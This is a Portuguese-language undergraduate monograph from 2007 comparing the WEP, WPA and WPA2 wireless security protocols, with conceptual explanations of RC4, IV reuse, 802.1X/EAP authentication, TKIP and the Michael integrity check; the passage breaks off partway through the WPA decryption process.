Wellington Cesar Ozorio

0402049

ANÁLISE COMPARATIVA ENTRE OS PROTOCOLOS DE SEGURANÇA WEP, WPA E WPA2

Jaguariúna

2007

Wellington Cesar Ozorio

0402049

ANÁLISE COMPARATIVA ENTRE OS PROTOCOLOS DE SEGURANÇA WEP, WPA E WPA2

Monografia apresentada à disciplina Trabalho de Graduação III, do curso de Ciência da Computação da Faculdade de Jaguariúna, sob a orientação do Prof. José Arnaldo Geraldini Nunes, como exigência parcial para a conclusão do curso.

Jaguariúna

2007

OZORIO, Wellington Cesar. Análise Comparativa entre os Protocolos de Segurança WEP, WPA e WPA2. Monografia defendida e aprovada na FAJ em 10 de dezembro de 2007 pela banca examinadora constituída pelos professores:

Prof. José Arnaldo Geraldini Nunes –

FAJ - orientador

Prof. Ms. Peter Jandl Jr. -

FAJ

Prof. Valdecir de Oliveira Pereira -

GRV Software

DEDICATÓRIA

Dedico esse trabalho à Deus, meus pais e a todas as pessoas que me deram forças para a conquista de mais um etapa em minha vida!

OZORIO, Wellington Cesar. Análise Comparativa entre os Protocolos de Segurança WEP, WPA e WPA2. 2007. Monografia (Bacharelado em Ciência da Computação) – Curso de Ciência da Computação da Faculdade de Jaguariúna, Jaguariúna.

RESUMO

Com o extensivo uso das redes sem-fio e devido às suas grandes vantagens (flexibilidade, economia na infra-estrutura), surgem algumas preocupações em relação à segurança no trafego de dados nas redes sem-fio. Um aspecto crítico se tratando de segurança em redes sem-fio, é a garantia de trafego seguro dos dados diante de um possível ataque e a integridade dos pacotes. Este trabalho faz um estudo dos métodos criptográficos de segurança: WEP (*Wired Equivalent Privacy*), WPA (*Wi-Fi Protected Access*) e WPA2. Através de testes feitos com *software* de gerenciamento de trafego de rede, será feito uma comparação entre os métodos criptográficos. Com este estudo comparativo, teórico e prático, serão apresentados os principais ataques, as principais vulnerabilidades e suas respectivas soluções e as ferramentas que são utilizadas em cada caso.

Palavras-chave: REDE SEM-FIO, WEP, WPA, WPA2

OZORIO, Wellington Cesar. Análise Comparativa entre os Protocolos de Segurança WEP, WPA e WPA2. 2007. Monografia (Bacharelado em Ciência da Computação) – Curso de Ciência da Computação da Faculdade de Jaguariúna, Jaguariúna.

ABSTRACT

With the extensive use of wireless networks and because of its great advantages (flexibility, economy in infrastructure), some concerns arise in relation to safety in data traffic in wireless networks. A critical aspect when we talk about security in wireless networks, is the guarantee that data will traffic in safety in a possible attack and integrity of the packages. This graduation work does a study of the cryptographic security methods: WEP (Wired Equivalent Privacy), WPA (Wi-Fi Protected Access) and WPA2. After tests done with network traffic management software, it will be made a comparison between the cryptographic methods. In this comparative study, theoretical and practical, it will be presented the main attacks, the main vulnerabilities and their respective solutions and tools that are used in each case.

Keywords: WIRELESS, WEP, WPA, WPA2

SUMÁRIO

Lista de Siglas

AES -	Advanced Encyptation Standart
AP -	Access Point
ARP -	Address Resolution Protocol
CBC-MAC -	Cipher Block Chaining Message Authentication Code
CCMP -	Counter CBC-MAC Protocol
CRC32 -	Cyclic Redundancy Check 32
DA -	Destiny Address
EAP -	Extensible Authentication Protocol
EAP-LEAP -	LightWeight-EAP
EAP-TLS -	EAP-Transport Layer Security
EAP-TTLS -	EAP-Tunneled Transport Layer Security
GPS -	Global Positioning System
ICV -	Integrity Check Value
IEEE -	Institute of Electrical and Electronics Engineers
ISO/OSI -	Interconexão de Sistemas Abertos/Open Systems Interconnection
IV -	Inicialization Vector
MAC -	Media Access Control
MD5 -	Message-Digest algorithm 5
MIC -	Michael Integrity Code
PEAP -	Protected Extensible Authentication Protocol
PKI -	Public Key Infrastructure
PRNG -	Pseudo-Random Number Generator
QoS -	Quality of Service
Radius -	Remote Authentication Dial In User Service
RC4 -	Ron Code 4
RFC -	Request for Comments
SA -	Source Address
SSID -	Service Set Identifier
TA -	Transmitter Address
TGI -	Task Group I
TK -	Temporal Key
TKIP -	Temporal Key Integrity Protocol
TLS -	Transport Layer Security
TTAK -	Temporal and Transmitter Address Key
WEP -	Wired Equivalent Privacy
Wi-Fi -	Wireless Fidelity
WLAN -	Wireless Local Area Network
WPA -	Wi-Fi Protect Access
WPA2 -	Wi-Fi Protect Access 2

Lista de Figuras

1. INTRODUÇÃO

Com o crescimento da utilização das redes sem-fio chamadas *Wireless Local Area Network* (WLAN) em ambientes como empresas, hotéis, aeroportos e inclusive usuários domésticos. Surge uma preocupação na segurança que essas redes oferecem.

As vantagens das redes sem-fio em relação às redes cabeadas são:

Mobilidade

Poder ter a mesma estrutura de uma rede cabeada (servidores e estações de trabalho), sem ter que se prender a *layout* de infra-estrutura, podendo se mover livremente pelo ambiente de trabalho e ou de utilização.

Instalação rápida e fácil

Sem a necessidade da passagem de cabos, o processo de implantação torna-se muito mais rápido. Os aparelhos que compõem uma rede sem-fio, como por exemplo, o *Access Point* (AP), estão cada vez mais simples de configurar, e em alguns casos basta ligá-lo e as configurações padrões já são suficiente para se ter uma conexão funcional.

Flexibilidade

Sem a presença de cabos, torna-se simples a realocação de usuários para outros setores em uma empresa, tornando o processo mais rápido. Junto a estas vantagens, as redes sem-fio também trazem riscos de segurança. Os dados que antes trafegavam por uma rede física, agora trafegam pelo ar, podendo ser interceptados por qualquer usuário que esteja no alcance do sinal.

Por esta e outras vulnerabilidades que as redes sem-fio tornam-se alvos de ataques, comprometendo os dados dessas redes em comparação os dados de redes cabeadas comuns. Uma rede sem-fio tem que prover três serviços básicos de segurança:

Autenticação: Assegurar que somente clientes pertencentes à rede poderão acessar a mesma. Verifica a identidade do cliente e avalia se esta estação cliente poderá ou não acessar a rede.

Privacidade: Assegurar a privacidade dos dados disponíveis na rede. O AP avalia se os dados poderão ser vistos por clientes que tiverem autorização.

Integridade: Promete garantir que os dados transmitidos não sejam modificados no caminho de ida e volta entre os clientes e os APs.

1.1 Objetivo

O objetivo desse trabalho é fazer um estudo comparativo entre os protocolos de segurança *Wired Equivalent Privacy* (WEP), *Wi-Fi Protected Access* (WPA) e *Wi-Fi Protected Access* 2 (WPA2) para tornar seu uso mais seguro em ambientes domésticos e/ou corporativos.

2. WEP

2.1 Introdução ao WEP

O protocolo WEP foi o primeiro adotado para segurança de redes sem-fio, que conferia no nível de enlace certa segurança semelhante à segurança das redes a cabo. O padrão WEP tem muitas falhas e é relativamente simples de quebrar, mas mantém a camada de proteção básica que deve sempre estar ativa.

A opção WEP pode ser ativada no painel de configuração do AP. Usado ainda hoje, utiliza o algoritmo *Ron Code* 4 (RC4) para criptografar os pacotes que serão trocados numa rede sem-fio a fim de tentar garantir confidencialidade aos dados de cada usuário. A figura 1 mostra como configurar a placa de rede de uma estação para estabelecer conexão com uma rede que possua o protocolo WEP configurado.




FIGURA 1 – Habilitando o WEP

Além disso, utiliza-se também o *Cyclic Redundancy Code* 32 (CRC-32) que é uma função detectora de erros que ao fazer o *checksum* de uma mensagem enviada gera um *Integrity Check Value* (ICV) que deve ser conferido pelo receptor da mensagem, no intuito de verificar se a mensagem recebida foi corrompida e/ou alterada no meio do caminho.

Essa tecnologia de encriptação tem dois padrões: 64 e 128 *bits*. O padrão 64 *bits* é suportado por toda interface *Wireless Fidelity* (Wi-Fi), já o 128 *bits* é mais seguro porem não

é suportado por todos os produtos. Para ser habilitado todos os componentes da rede devem suportar o padrão, caso isso não aconteça os nós de 64 *bits* não entrarão na rede [MORIMOTO, 05].

2.2 Objetivos

Como as informações trafegam livremente em uma rede *wireless*, teria que existir um controle externo. Sendo assim surgiu o WEP que controla a criptografia e a autenticação.

Baseado em *Shared Secrets* ou Senhas Compartilhadas, que são configuradas ponto a ponto de acesso.

O padrão WEP foi desenvolvido pelo *Institute of Electrical and Electronics Engineers* (IEEE), cujo objetivo é proporcionar proteção para redes sem-fio que cumpram o padrão 802.11.

O WEP se propôs a atender as seguintes necessidades:

Confiabilidade: Segurança e confidencialidade da informação transmitida.

Autenticação: Necessidade de ter um método para garantir a autenticação de um novo dispositivo válido.

Integridade: Garantir que os dados transmitidos chegariam ao outro lado da rede sem sofrer alterações.

O WEP atua na camada dois (enlace) do modelo Interconexão de Sistemas Abertos/*Open Systems Interconnection* (ISO/OSI), criado com o objetivo de possibilitar o uso de criptografia para transmissão dos dados, autenticação na rede sem-fio e controle de integridade dos dados [MARTINS, 03].

O algoritmo usado pelo WEP é o RC4, que é um algoritmo de chave simétrica desenvolvido por Ron Rivest.

O RC4 criptografa os dados a partir de uma chave fixa de 40 *bits* ou 104 *bits* pré-definida nos dispositivos. Esta chave é combinada com uma seqüência de 24 *bits* conhecida por *Inicialization Vector* (IV), formando uma chave de 64 ou 128 *bits* [MARTINS, 03].

Criando assim uma seqüência de *bits* pseudo-aleatória que através de operações XOR (OU EXCLUSIVO), geram os dados criptografados.

O IV é modificado para cada pacote enviado. Ao chegar ao receptor utiliza a chave criada e aplica o processo inverso ao da criptografia.

O CRC-32 é mais um recurso do WEP, que é uma função que detecta erros, realiza cálculos sobre os dados transmitidos e gera um resultado ICV, enviado junto à mensagem para o receptor.

Ao receber a mensagem, o receptor realiza os mesmos cálculos e compara os resultados. Se os resultados forem verdadeiros, ou seja, a mensagem não foi alterada e nem corrompida no trajeto [VERÍSSIMO, 03].

Esta técnica toma uso da seguinte propriedade da operação binária XOR:

A Å B Å B = A

Deste modo, se tomar o texto limpo, executar a operação binária XOR com a seqüência de chaves, e então executar mais uma vez o XOR com a seqüência binária, retornará ao texto limpo. Finalmente, o receptor compara o CRC recebido com o CRC calculado por si para validar a integridade.

Na figura 2 existe um gráfico que demonstra o diagrama do bloco WEP.




FIGURA 2 – Diagrama de bloco WEP

Nas redes Wi-Fi, a autenticação pode ocorrer de dois modos sendo que um deles não usa a criptografia. Sem a utilização da criptografia o acesso pode ser aberto ou fechado.

O acesso é aberto quando os APs da rede enviam pacotes em *broadcast* para que os clientes Wi-Fi detectem a rede. Estes contêm informações como o *Service Set Identifier* (SSID) da rede, canal de comunicação utilizado. Este método é utilizado nos *HotSpots*. Este método ocorre com o WEP desabilitado e o envio do SSID em *broadcast* habilitado.

Torna-se um acesso fechado quando o SSID não é enviado em *broadcast*, dessa forma o cliente tem que ter o conhecimento do SSID para poder se conectar a rede. Neste método, o envio do SSID em *broadcast* é desabilitado.

Ambos são extremamente vulneráveis, o método aberto permite só a conexão com a rede, já no método fechado podem ser usados *softwares* que monitoram os canais de transmissão em busca de informações sobre a rede como o SSID. Exemplos destes tipos de *softwares* são o NetStumbler, AirCrack e KisMAC.

O método que utiliza criptografia consiste em configurar chaves pré-estabelecidas nos clientes sem-fio. Através desta chave compartilhada e com o IV, a criptografia é processada com o algoritmo RC4.

Este método autentica os clientes no AP, mas não autentica no cliente, deixando de ter a garantia de que o AP é ou não autorizado [MARTINS, 03].

A figura 3 mostra o funcionamento do método de autenticação Desafio/Resposta.

FIGURA 3 – Autenticação WEP

O WEP foi muito criticado por suas falhas nos mecanismos de segurança, deixando assim de ter credibilidade.

No padrão WEP a chave criptográfica K é a mesma utilizada por todos os *hosts* da rede, e é através do IV que o RC4 varia esta chave. O problema é que o IV de 24 *bits* é muito pequeno e a quantidade de combinações diferentes possíveis é de 2**24.

Como o IV varia para cada pacote, o IV começará a repetir seus valores. Além disso, o WEP não define como irá ocorrer a variação do IV, isso acaba ficando como decisão de cada fabricante.

Quando o fabricante utiliza a repetição pelo método de incrementar seqüencialmente o IV, essa ação torna-se muito perigosa, pois é fácil prever os valores assumidos através do cálculo de quando o IV começará a repetir seu valor e então utilizar o mesmo IV em conjunto com a chave de rede [VERÍSSIMO, 03].

Especialistas em segurança recomendam a troca das chaves secretas das redes Wi-Fi periodicamente para aumentar a segurança.

Torna-se um problema, já que a nova chave deve ser configurada em cada *host* da rede individualmente. Isto se torna pouco prático e até mesmo impossível em redes grandes.

Outra falha refere-se a seu mecanismo de garantia de integridade, o CRC-32, que por ser uma função linear e não possuir chave, o torna suscetível a ataques.

Outra falha do CRC-32, pelo fato deste não usar chaves, é a possibilidade de se descobrir seqüências, e através destas, burlar a autenticação.

2.3 Vulnerabilidades WEP e WPA

Vulnerabilidades são as falhas ou falta de segurança nas quais pessoas mal intencionadas possam invadir, subtrair, acessar ilegalmente, adulterar e destruir informações confidenciais.

Mesmo com os avanços da tecnologia, os riscos inerentes a esta tecnologia se apresentam de forma significativa e devem ser devidamente analisados e minimizados na implantação da rede.

Aspectos antes irrelevantes, como o posicionamento de determinados componentes de rede, agora devem ser cuidadosamente estudados sob o risco de comprometer o bom funcionamento da rede (RUFINO, 2005).

Alguns itens devem ser observados para avaliar a abrangência de uma rede sem-fio, como o padrão utilizado e a potência dos equipamentos.

Por exemplo, o padrão 802.11a atinge distâncias menores que o 802.11b ou 802.11g. A maioria dos concentradores permitem selecionar valores intermediários de potência, caso

o administrador ache necessário. Desta forma, segundo GIMENES (2005), o posicionamento dos componentes pode ser determinante na qualidade e segurança da rede.

É regra geral que quanto mais ao centro estiver o concentrador, melhor será o aproveitamento pelas estações do sinal transmitido por ele.

Se as ondas de radiofreqüência se propagam pelo ar, então nada mais normal do que serem passíveis de captura. Caso as informações não estejam devidamente cifradas, não somente o tráfego pode ser copiado, como seu conteúdo pode ser conhecido. Dessa forma, fica clara a importância dos protocolos WEP e WPA para redes *wireless*. Ainda que sejam úteis para a segurança da rede, eles apresentam vulnerabilidades aqui descritas.

O protocolo WEP utiliza uma chave única e estática conhecida por ambos os lados da comunicação. Caso precise trocar a chave, o processo pode ser inviável, dependendo do tamanho da rede.

Outro problema do WEP é o pequeno tamanho do IV, que não é suficiente para evitar a repetição em uma rede com tráfego elevado, o que facilita a quebra das chaves.

Segundo TEWS et al (2007), é possível quebrar uma chave WEP de 104 *bits* em menos de sessenta segundos.

Apesar de o WPA ter características de segurança superiores às do WEP, este também está sujeito a ataques de força bruta ou dicionários, onde o atacante testa senha em seqüência ou em palavras comuns.

3. WPA

3.1 Introdução ao WPA

O padrão chamado de WPA fornece melhor tratamento de segurança que o WEP, já que é compatível com o hardware que roda o WEP.

Também chamado de *Temporal Key Integrity Protocol* (TKIP), surgiu com o esforço conjunto de membros da Wi-Fi e de membros do IEEE, empenhados em aumentar o nível de segurança das redes sem-fio corrigindo alguns erros do WEP.

Dessa forma a atualização do WEP para WPA é feita através da atualização do *firmware* dos mesmos dispositivos Wi-Fi.

O WPA possui melhores mecanismos de autenticação, privacidade e controle de integridade que o WEP:

- Pode-se utilizar WPA numa rede híbrida que tenha WEP instalado.
- Migrar para WPA requer somente atualização de *software*.
- WPA é desenhado para ser compatível com o próximo padrão IEEE 802.11i.

3.2 Autenticação no WPA

Com o 802.11, a autenticação 802.1X é opcional. Já no WPA, a autenticação 802.1X é obrigatória. A autenticação com WPA é uma combinação de sistema aberto e autenticação 802.1X, que utiliza duas fases:

- 1ª fase: utiliza autenticação de sistema aberto e indica ao cliente sem-fio que ele pode enviar quadros para o AP sem-fio.
- 2ª fase: utiliza 802.1X para executar uma autenticação no nível do usuário.

Ele provê controle de acesso baseado em porta e autenticação mútua entre os clientes e os APs através de um servidor de autenticação. A figura 4 mostra a transação de autenticação 802.1x, onde existem três entidades participantes:

- **Suplicante:** usuário a ser autenticado.
- **Servidor de autenticação:** sistema *Remote Authentication Dial In User Service* (Radius) que faz autenticação de clientes autorizados.
- **Autenticador:** intermediário na transação entre o suplicante e o servidor de autenticação.




FIGURA 4 – Autenticação 802.1x

Os passos de uma transação de autenticação ocorrem da seguinte forma:

1. Um suplicante inicia uma conexão com o autenticador. O autenticador detecta a inicialização e abre a porta para o suplicante. Todavia, todo o tráfego, exceto o relativo à transação 802.1X, é bloqueado.
2. O autenticador pede a identidade ao suplicante.
3. O suplicante responde com a sua identidade.
4. O autenticador passa a identidade a um servidor de autenticação.
5. O servidor de autenticação autentica a identidade do suplicante, e envia uma mensagem de *ACCEPT* ao autenticador.
6. O autenticador então abre o tráfego ao suplicante.
7. O suplicante pede a identidade do servidor de autenticação.
8. O servidor de autenticação responde com a sua identidade.
9. O suplicante autentica o servidor de autenticação e só então os dados começam a trafegar.

O 802.1x utiliza o protocolo *Extensible Authentication Protocol* (EAP) para gerenciar a forma como a autenticação mútua será feita.

Através de um *framework* generalizado, possibilita a escolha de um método específico de autenticação a ser utilizado como senhas, certificado *Public Key Infrastructure* (PKI) ou *tokens* de autenticação.

O autenticador não precisa entender o método de autenticação, ele apenas repassa os pacotes EAP do suplicante para o servidor e vice-versa [SANTOS, 03].

Existem vários tipos de EAP que dão suporte a diversos métodos de autenticação:

- EAP-LEAP (*LightWeight* EAP): Desenvolvido pelo CISCO, usa o método de *login* e senha para transmitir a identidade do suplicante ao servidor de autenticação.
- EAP-TLS (*Transport Layer Security*): Especificado na *Request for Comments 2716* (RFC 2716), usa um certificado X.509 para autenticação TLS.
- PEAP (*Protected* EAP): Autenticação baseada em senha e exige que o servidor de autenticação possua um certificado digital, mas não exige certificados nos clientes. Foi adotado pela Microsoft no Windows XP e Windows Server 2003.
- EAP-TTLS (*Tunneled Transport Layer Security*): É uma extensão do EAP-TLS, pois utiliza a conexão segura TLS para trocar informações adicionais entre o cliente e o servidor. Oferece autenticação mútua e unidirecional, na qual apenas o servidor é autenticado.

Ambientes pequenos, onde um servidor de autenticação pode não estar disponível, é usada uma chave pré-estabelecida que é conhecida pelo autenticador e suplicante, e a autenticação ocorre de forma parecida com o WEP, gerando problema de segurança [SANTOS, 03].

3.3 Criptografia de dados

Ao analisar soluções para os problemas de criptografia do WEP, o *Task Group i* (TGI) encontrou problemas na criação de um protocolo mais robusto para substituir o WEP. Os problemas são:

- Baixo poder de processamento dos *chips* existentes: Os algoritmos deveriam ser leves para poderem ser executados nos dispositivos que rodavam o WEP.
- Necessidade de manter compatibilidade com o padrão Wi-Fi.

A solução foi a utilização do TKIP que é um protocolo de geração de chaves temporais, que apenas poderia ser implementado nos equipamentos já existentes desde que eles tivessem suporte à atualização de *firmware*.

O algoritmo de escalonamento de chaves TKIP surgiu de uma idéia proposta por Russ Housley (RSA Security) e Doug Whiting (HIFN) ao IEEE.

Foi sugerida por Ron Rivest uma função geradora de chaves para derivar chaves de uma chave base. Rivest propôs a utilização de algoritmos conhecidos como o *Message-Digest Algorithm 5* (MD5), porém, preferiram não utilizar o MD5 por este ter o custo computacional elevado. Optaram pelo TKIP por ser mais simples e exigir menos processamento.

No TKIP, é utilizada uma chave base de 128 *bits* chamada de *Temporal Key* (TK). Esta chave é combinada ao endereço *Media Access Control* (MAC) do transmissor *Transmitter Address* (TA), criando uma outra chave chamada de *Temporal and Transmitter Address Key* (TTAK), conhecida como "Chave da 1º Fase". A TTAK é combinada com o IV do RC4 para criar chaves diferentes para cada pacote.

O TKIP faz com que cada estação da rede tenha uma chave diferente para se comunicar com o AP, uma vez que a chave é gerada com o endereço MAC das estações.

O problema da repetição de chaves devido à repetição do IV é resolvido ao passo que a TK é alterada sempre que o IV assumir seu valor inicial [SANTOS, 03].

3.4 Integridade dos dados

O mecanismo utilizado pelo WPA, para garantir a integridade das informações é o algoritmo Michael. Este realiza um cálculo sobre os dados gerando 64 *bits*. O *Michael Integrity Code* (MIC) é inserido entre a porção de dados e o ICV de 32 *bits* no frame 802.11.

A diferença principal entre o algoritmo Michael e o CRC-32 é que o primeiro calcula o valor de integridade sobre o cabeçalho do *frame* também enquanto que o segundo só calcula o valor de integridade sobre a carga de dados e o Michael utiliza chaves para calcular o MIC.

Ele previne ataques de repetição que são em que *frames* repetidos, capturados pelo atacante, são enviados com o intuito de ganhar acesso ou alterar dados da rede. O algoritmo Michael introduz um contador de *frames* em cada *frame*, e através deste contador que o ataque de repetição é prevenido.

O algoritmo Michael requer pouco processamento e, portanto não precisa de atualização de *hardware* só de *firmwares* [SANTOS, 03].

O processo de criptografia, decriptografia e controle de integridade do WPA ocorre em conjunto.

O WPA precisa dos seguintes valores para criptografar, decriptografar e proteger a integridade dos dados da rede sem-fio:

- O IV, que é iniciado em 0 e incrementado para cada quadro subseqüente.
- A chave de criptografia de dados (para tráfego em *unicast*) ou a chave de criptografia de grupo (tráfego em *multicast* ou de difusão).
- O endereço de destino *Destiny Address* (DA) e o endereço de origem *Source Address* (SA) do quadro sem-fio.
- O valor do campo *Priority* (Prioridade), que é definido como 0 e é reservado para objetivos futuros de *Quality of Service* (QoS).
- A chave de integridade de dados (para tráfego em *unicast*) ou a chave de integridade de grupo (tráfego em *multicast* ou de difusão).

A Figura 5 mostra o processo de criptografia do WPA para um quadro de dados *unicast*.




FIGURA 5 – Criptografia de dados e controle de Integridade no WPA

O processo ocorre da seguinte forma:

- O IV, o DA e a chave de criptografia de dados são inseridos em uma função de combinação de chave WPA, que calcula a chave de criptografia por pacote.
- O DA, SA, *Priority* (Prioridade), os dados (a carga 802.11 não criptografada), e a chave de integridade de dados são inseridos no algoritmo de integridade de dados Michael para produzir o MIC.
- O ICV é calculado da soma de verificação do CRC-32.
- O IV e a chave de criptografia por pacote são inseridos na função RC4 *Pseudo-Random Number Generator* (PRNG) para produzir um *keystream* do mesmo tamanho que os dados, o MIC e o ICV.

- O *keystream* passa por uma operação de XOR com a combinação de dados, do MIC e do ICV para produzir a parte criptografada da carga 802.11.
- O IV é adicionado à parte criptografada da carga 802.11 no campo IV e o resultado é encapsulado com o cabeçalho e informações finais sobre o 802.11 [THE CABLE GUY, 04].

A figura 6 mostra o processo de decriptografia do WPA para um quadro de dados *unicast*.




FIGURA 6 – Decriptografia e Controle de Integridade no WPA

O processo ocorre da seguinte forma:

- O valor IV é extraído do campo IV na carga do quadro 802.11 e inserido junto com o DA e a chave de criptografia de dados na função de combinação de chave, produzindo a chave de criptografia por pacote.
